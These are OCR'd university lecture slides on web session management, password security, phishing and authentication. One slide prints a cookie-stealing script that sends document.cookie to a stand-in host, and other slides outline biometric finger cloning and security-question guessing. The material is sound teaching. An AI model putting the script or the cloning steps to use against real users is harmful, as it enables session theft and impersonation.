CS 155 Spring 2009

Authentication and Session Management

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Outline

- Session management
  - Session state
    - URL
    - Hidden form field
    - Cookies
  - Session hijacking
  - Choosing session tokens
- Passwords and User Authentication

Sessions


- A sequence of requests and responses from one browser to one (or more) sites
  - Session can be long (Gmail - two weeks)
    or short
  - without session mgmt:
    no continuing user state
    users would have to constantly re-authenticate
- Session mgmt:
  - Identify user and maintain associated session state
  - Authenticate user once
  - All subsequent requests tied to authenticated user

Pre-history: HTTP auth

HTTP request: GET /index.html

HTTP response contains:

WWW-Authenticate: Basic realm="Password Required"



Browsers sends hashed password on all subsequent HTTP requests:

Authorization: Basic ZGFddfibzsdfgkjheczI1NXRleHQ=

HTTP auth problems


- Hardly used in commercial sites
  - User cannot log out other than by closing browser
    - What if user has multiple accounts?
    - What if multiple users on same computer?
  - Site cannot customize password dialog
  - Confusing dialog to users
  - Easily spoofed

Storing session state (none are perfect)

- Browser cookie:
  Set-Cookie: SessionId=fduhye63sfdb
- Embed in all URL links:
  https://site.com/checkout?SessionId=kh7y3b
- In a hidden form field:
  <input type="hidden" name="sessionid" value="kh7y3b">

Window.name DOM property

Primitive Browser Session



Store session information in URL; Easily read on network, Referer header

The HTTP referer header

```
GET /wiki/John_Ousterhout HTTP/1.1
Host: en.wikipedia.org
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.com/search?q=john+ousterhout&ie=utf-8&oe
```

Referer leaks URL session token to 3rd parties

Hidden fields: another form of state


Dynamically generated HTML can contain data based on user history

```
<FORM METHOD=POST
ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">
Black Leather purse with leather straps<BR>Price: $20.00<BR>
  <INPUT TYPE=HIDDEN NAME=name     VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price    VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh       VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img      VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=return
       VALUE="http://www.dansie.net/demo.html">
  <INPUT TYPE=HIDDEN NAME=custom1  VALUE="Black leather purse
       with leather straps">
   <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
</FORM>
```

"Bargain shopping" at http://www.dansie.net/demo.html (May,'06)

 CVE-2000-0253 (Jan. 2001), BugTraq ID: 1115

Cookies: store state on user's machine



 Http is stateless protocol; cookies add state

Cookies

- Brower will store 20 cookies/site, 3 KB/cookie
  - User authentication
  - Personalization
  - User tracking: e.g. Doubleclick (3rd party cookies)
- Danger of storing data on browser
  - User can change values
  - Silly example: Shopping cart software
    `Set-cookie: shopping-cart-total = 150` ($)
  - User edits cookie file (cookie poisoning):
    `Cookie: shopping-cart-total = 15` ($)
- Similar to problem with hidden fields
  `<INPUT TYPE="hidden" NAME=price VALUE="150">`

Not so silly? (as of 2/2000)


- D3.COM Pty Ltd: ShopFactory 5.8
- @Retail Corporation: @Retail
- Adgrafix: Check It Out
- Baron Consulting Group: WebSite Tool
- ComCity Corporation: SalesCart
- Crested Butte Software: EasyCart
- Dansie.net: Dansie Shopping Cart
- Intelligent Vending Systems: Intellivend
- Make-a-Store: Make-a-Store OrderPage
- McMurtrey/Whitaker & Associates: Cart32 3.0
- pknutsen@nethut.no: CartMan 1.04
- Rich Media Technologies: JustAddCommerce 5.0
- SmartCart: SmartCart
- Web Express: Shoptron 1.2

 Source: http://xforce.iss.net/xforce/xfdb/4621

Solution: cryptographic checksums

Goal: data integrity

Requires secret key k unknown to browser



"value" should also contain data to prevent cookie replay and swap

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Example: .NET 2.0

- System.Web.Configuration.MachineKey
  - Secret web server key intended for cookie protection
  - Stored on all web servers in site
- Creating an encrypted cookie with integrity:
  - HttpCookie cookie = new HttpCookie(name, val);
    HttpCookie encodedCookie =
    HttpSecureCookie.Encode (cookie);
- Decrypting and validating an encrypted cookie:
  - HttpSecureCookie.Decode (cookie);

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Basic cookie-stealing attack (*More later!*)

- Post this on someone's blog

```
<script>
  document.write('<script
          src="http://www.abuser.com/get_cookies?cookies=')
  document.write(document.cookie)
  document.write('"></script>');
</script>
```

- What happens?
  - Script in HTML that victim reads off blog site
  - Script executed in victim's browser steals blog cookie

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
Session tokens



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Storing session tokens: problems

- Browser cookie:
  browser sends cookie with every request, even when it should not (CSRF)
- Embed in all URL links:
  token leaks via HTTP Referer header
- In a hidden form field: short sessions only

Best answer: a combination of all of the above

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Session Hijacking

- Attacker logs into victim site
  - Use session token vulnerabilities to view other accounts
- Attacker places content on victim's browser
  - Wait for user to log in to good site, steal session
  - Log victim in as attacker, view victims actions

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Predictable tokens

- Example: counter (Verizon Wireless)
  - user logs in, gets counter value, can view sessions of other users
- Example: weak MAC (WSJ)
  - token = {userid, MACk(userid) }
  - Weak MAC exposes k from few cookies.
- Apache Tomcat: generateSessionID()
  - MD5(PRG) ... but weak PRG [GM'05].
  - Predictable SessionID's

Session tokens must be unpredicatble to attacker
Rails: token = MD5(current time, random nonce)

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Cookie theft

- Example 1: login over SSL, subsequent HTTP
  - What happens as wireless Café ?
  - Other reasons why session token sent in the clear:
    - HTTPS/HTTP mixed content pages at site
    - Man-in-the-middle attacks on SSL
- Example 2: Cross Site Scripting (XSS)
- Amplified by poor logout procedures:
  - Logout must invalidate token on server

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Session fixation attacks

- Suppose attacker can set the user's session token:
  - For URL tokens, trick user into clicking on URL
  - For cookie tokens, set using XSS exploits
- Attack: (say, using URL tokens)
  1. Attacker gets anonymous session token for site.com
  2. Sends URL to user with attacker's session token
  3. User clicks on URL and logs into site.com
     - this elevates attacker's token to logged-in token
  4. Attacker uses elevated token to hijack user's session.

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Session fixation: lesson

- When elevating user from anonymous to logged-in,

  always issue a new session token

- Once user logs in, token changes to value unknown to attacker.

  ⇒ Attacker's token is not elevated.

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Generating session tokens

Goal: prevent hijacking and avoid fixation

Option 1: minimal client-side state

- SessionToken = [random string]

  (no data embedded in token)
  - Server stores all data associated to SessionToken:
    userid, login-status, login-time, etc.
- Can result in server overhead:
  - When multiple web servers at site,
    lots of database lookups to retrieve user state.

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Option 2: lots of client-side state

- SessionToken:
  - SID = [userID, exp. time, data]
    where data = (capabilities, user data, ...)
  - SessionToken = Enc-then-MAC (k, SID)
    k: key known to all web servers in site.
- Server must still maintain some user state:
  - e.g. logout status (should check on every request)
- Note that nothing binds SID to client's machine

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Bind SessionToken to client's computer

- Client IP Address:
  - Will make it harder to use token at another machine
  - But honest client may change IP addr during session
    - client will be logged out for no reason.
- Client user agent:
  - A weak defense against theft, but doesn't hurt.
- SSL session key:
  - Same problem as IP address (and even worse)

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Another problem

- Secure cookies
  - Transmitted only over SSL
- SSL
  - Authentication and key exchange protocol
  - Browser authenticates server using certificate check
  - Data sent encrypted with SSL key
- But
  - If certificate check fails, browser may still send security cookie
  - Reveals session cookie to ISP, or Person-in-the-middle

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User Authentication and Password Management

Outline

- Basic password concepts
  - Hashing, salt, online/offiline dictionary attacks
- Phishing and online ID Theft
  - Phishing pages, server auth, transaction generators, secure attention sequence
- Two-factor authentication
  - Biometrics, one-time pwd tokens
- Security questions and the story of Sarah Palin
- Backend Analytics

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Password authentication

- Basic idea
  - User has a secret password
  - System checks password to authenticate user
- Issues
  - How is password stored?
  - How does system check password?
  - How easy is it to guess a password?
    - Difficult to keep password file secret, so best if it is hard to guess password even if you have the password file

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
Basic password scheme



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Basic password scheme

- Hash function h : strings → strings
  - Given h(password), hard to find password
  - No known algorithm better than trial and error
- User password stored as h(password)
- When user enters password
  - System computes h(password)
  - Compares with entry in password file
- No passwords stored on disk

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Unix password system

- Hash function is 25xDES
  - Number 25 was meant to make search slow
- Password file is publicly readable
  - Other information in password file ...
- Any user can try "offline dictionary attack"
  - User looks at password file
  - Computes hash(word) for every word in dictionary
- "Salt" makes dictionary attack harder

R.H. Morris and K. Thompson, Password security: a case history, Communications of the ACM, November 1979

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Dictionary Attack – some numbers

- Typical password dictionary
  - 1,000,000 entries of common passwords
    - people's names, common pet names, and ordinary words.
  - Suppose you generate and analyze 10 guesses per second
    - This may be reasonable for a web site; offline is much faster
  - Dictionary attack in at most 100,000 seconds = 28 hours, or 14 hours on average
- If passwords were random
  - Assume six-character password
    - Upper- and lowercase letters, digits, 32 punctuation characters
    - 689,869,781,056 password combinations.
    - Exhaustive search requires 1,093 years on average
- Dictionary attack vs exhaustive search: 14 hours vs. 1000 years

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
Salt

- Password line

walt:fURfuu4.4hY0U:129:129:Belgers:/home/walt:/bin/csh



When password is set, salt is chosen randomly;
12-bit salt slows dictionary attack by factor of 2^{12}

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Advantages of salt

- Without salt
  - Same hash functions on all machines
    - Compute hash of all common strings once
    - Compare hash file with all known password files
- With salt
  - One password hashed 2^{12} different ways
    - Precompute hash file?
      - Need much larger file to cover all common strings
    - Dictionary attack on known password file
      - For each salt found in file, try all common strings

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Password-authenticated key exchange

- Main idea
  - Do not sent password on network
  - Compute and send values that depend on the password but do not provide usable information about it.

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
Diffie-Hellman key exhange

Assumes public prime p and generator g



Result: A and B share secret g^{ab} mod p

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
EKE: DH version [BM92]



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
Example: SPEKE

Assumes public prime p and secret password π
Compute g = hash(π)^2 mod p



Result: A and B share secret g^{ab} mod p

Squaring makes g a generator of prime order subgroup …

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Outline

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  - Hashing, salt, online/offiline dictionary attacks
- Phishing and online ID Theft
  - Phishing pages, server auth, transaction generators, secure attention sequence
- Two-factor authentication
  - Biometrics, one-time pwd tokens
- Server-side password functions
  - Ruby-on-Rails, pwd registration, email confirmation, pwd reset, single sign-on
- Security questions and the story of Sarah Palin

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
Phishing Attack



User thinks it is ebuy.com, enters eBuy username and password.

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Typical properties of spoof sites

- Show logos found on the honest site
  - Copied jpg/gif file, or link to honest site
- Have suspicious URLs
- Ask for user input
  - Some ask for CCN, SSN, mother's maiden name, ...
- HTML copied from honest site
  - May contain links to the honest site
  - May contain revealing mistakes
- Short lived
  - Cannot effectively blacklist spoof sites
- HTTPS uncommon

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
SpoofGuard browser extension

- SpoofGuard is added to IE tool bar
  - User configuration
  - Pop-up notification as method of last resort



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Browser anti-phishing filters

- Major browsers use antiphishing measures
  - Microsoft antiphishing and anti-malware tool for IE
  - Firefox – combination of tools, including Google
  - Opera uses Haute Secure to provide bogus site warnings to end users
  - Google – own antiphishing technology in Chrome
  - Apple added antiphishing to Safari 3.2 (Nov '08)

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PassMark

Two-Factor Two-Way Authentication™

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
Password Phishing Problem



- User cannot reliably identify fake sites
- Captured password can be used at target site

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
Common Password Problem



- Phishing attack or break-in at site B reveals pwd at A
  - Server-side solutions will not keep pwd safe
  - Solution: Strengthen with client-side support

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Stanford PwdHash

- Lightweight browser extension
- Impedes password theft
- Invisible to server
  - Compute site-specific password that appears "ordinary" to server that received is
- Invisible to user
  - User indicates password to be hashed by alert sequence (@@) at beginning of pwd

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
Password Hashing



- Generate a unique password per site
  - $HMAC_{fido:123}$(banka.com) ⇒ Q7a+0ekEXb
  - $HMAC_{fido:123}$(siteb.com) ⇒ OzX2+ICiqc
- Hashed password is not usable at any other site
  - Protects against password phishing
  - Protects against common password problem

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Many tricky issues

- Malicious javascript in browser
  - Implement keystroke logger, keep scripts from reading user password entry
- Password reset problem
- Internet café
- Dictionary attacks (defense: added salt)

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
Anti-Phishing Features in IE7



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
Picture-in-Picture Attack



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
Results: Is this site legitimate?



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

Web timing attacks

- Most sites have "Forgot my password" pages



- These pages may leak whether an email is valid at that site
  - Identified through outreach to financial infrastructure company
  - Vulnerability found on virtually every site we tested
  - Communicated results, repair adopted



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Biometrics

- Use a person's physical characteristics
  - fingerprint, voice, face, keyboard timing, …
- Advantages
  - Cannot be disclosed, lost, forgotten
- Disadvantages
  - Cost, installation, maintenance
  - Reliability of comparison algorithms
    - False positive: Allow access to unauthorized person
    - False negative: Disallow access to authorized person
  - Privacy?
  - If forged, how do you revoke?

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Voluntary finger cloning

- Select the casting material
  - Softened, free molding plastic (used by Matsumoto)
  - Part of a large, soft wax candle (used by Willis; Thalheim)
- Push the fingertip into the soft material
- Let material harden
- Select the finger cloning material
  - Gelatin: "gummy fingers", used by Matsumoto
  - Silicone: used by Willis; Thalheim
- Pour a layer of cloning material into the mold
- Let the clone harden

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Matsumoto's Technique

It takes around 10 minutes.

Only a few dollars' worth of materials

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Involuntary Cloning

- Clone without victim knowledge or assistance
- Appears in Hollywood movies
  - *Sneakers* (1992) "My voice is my password"
  - *Never Say Never Again* (1983) cloned retina
  - *Charlie's Angels* (2000)
    - Fingerprints from beer bottles
    - Eye scan from oom-pah laser
- Bad news: it works!

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Gummy Finger from a Latent Print

- Capture clean, complete fingerprint on a glass, CD, or other smooth, clean surface
- Pick it up using tape and graphite
- Scan it into a computer at high resoultion
- Enhance the fingerprint image
- Etch it onto printed circuit board (PCB) material
- Use the PCB as a mold for a "gummy finger"

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
Illustration




From Matsumoto, ITU-T Workshop

Token-based authentication

- Several configurations and modes of use
  - Device produces password, user types into system
  - User unlocks device using PIN
  - User unlocks device, enters challenge
- Example: S/Key
  - User enters string, devices computes sequence
    - p_0 = hash(string|rand); p_{i+1} = hash(p_i)
    - p_n placed on server; set counter k = n
  - Device can be used n times before reinitializing
    - Send p_{k-1} = to server, set k = k-1
    - Sever checks hash(p_{k-1}) = p_k , stores p_{k-1}


Other methods (several vendors)




- Some complications
  - Initial data shared with server
    - Need to set this up securely
    - Shared database for many sites
  - Clock skew

CMU Phoolproof prevention

- Eliminates reliance on perfect user behavior
- Protects against keyloggers, spyware.
- Uses a trusted mobile device to perform mutual authentication with the server



Common pwd registration procedure



Slides: Gustav Rydstedt

September 16, 2008


Compromise of **gov.palin@yahoo.com** using password-reset functionality of Yahoo Mail.

- No secondary mail needed
- Date of Birth - Wikipedia
- Zipcode – Wasilla has two
- Where did you meet your spouse?
  - Biographies
  - Wikipedia, again…
  - Google
- Successfully changed password to "popcorn"

Data Mining

- **Make of your first car?**
  - Until 1998, Ford had >25% of market
- **First name of your best friend?**
  - 10% of males: James/Jim, John, Robert/Bob/Rob
- **Name of your first / favorite pet**
  - Max, Jake, Buddy, Bear… etc.
  - Top 500 (covers 65% of names) is available online
- **Mother's Maiden Name, Social Security Number**
  - "Messin' with Texas" [Griffith & Jakobsson, 2005]

People Forget



- Name of the street etc?
  - More than one…
- Name of best friend?
  - Friends change
- City you were born?
  - NYC? New York? Manhattan? New York City? Big Apple?
- People lie to increase security… then forget.

Much More [Rabkin 2008]

Inapplicable
- What high school did your spouse attend?

Not memorable
- Name of teacher in kindergarten?

Ambiguous
- Name of college you applied to but did not attend?

Guessable
- Age when you married?
- Favorite color?

Attackable/automatically attackable
- Public records.

Anticipating Trends

More sites …
More passwords …
More forgetting …

More repeated credentials…
Increased exposure to hacking and cloning

Note: *Underground markets sell reset password questions for 10x the price of passwords.*

blue-moon-authentication.com

- Avoid memory, use preferences
  - Do not have to be remembered: forgetting curve does not apply!
- Preferences are stable *[Kuder, 1939]*
- Rarely documented
  - especially dislikes


The Experiments - Correlations

Average correlation very low.

Obvious relationships such as "Political Events" and "Politics" had strong correlation.

Negative correlations were especially weak.

Only pair wise correlations tested.



The Experiments - Correlations

Someone who likes **Visiting Flea Markets** is the least likely to enjoy?

Punk Music
Indian Food
Watching Tennis
Visiting Bookstores
Cats

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Who is the Enemy?

1. Faceless enemy on the web
   a. Naïve - 0% success
   b. Strategic - 0.5% success
   c. The Super hacker - ?
2. Acquaintance / friend / family member
3. Your ex-girlfriend/boyfriend
4. The website-cloning attacker
5. The IM Manipulator

Backend Analytics

- Web server can use client machine, network characteristics to estimate likelihood of potential fraud
- Sample companies
  - Threat Metrix
    - http://www.scribd.com/doc/5342718/Device-Fingerprinting-and-Online-Fraud-Protection-Whitepaper
  - Iovation
    - http://www.timesofitsecurity.com/images/white_papers/Solving-Online-Credit-Fraud.pdf

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Outline

- Session management
  - Session tokens, session hijacking
- Basic password concepts
  - Hashing, salt, online/offiline dictionary attacks
- Phishing and online ID Theft
  - Phishing pages, server auth, transaction generators, secure attention sequence
- Two-factor authentication
  - Biometrics, one-time pwd tokens
- Security questions and the story of Sarah Palin
- Backend Analytics

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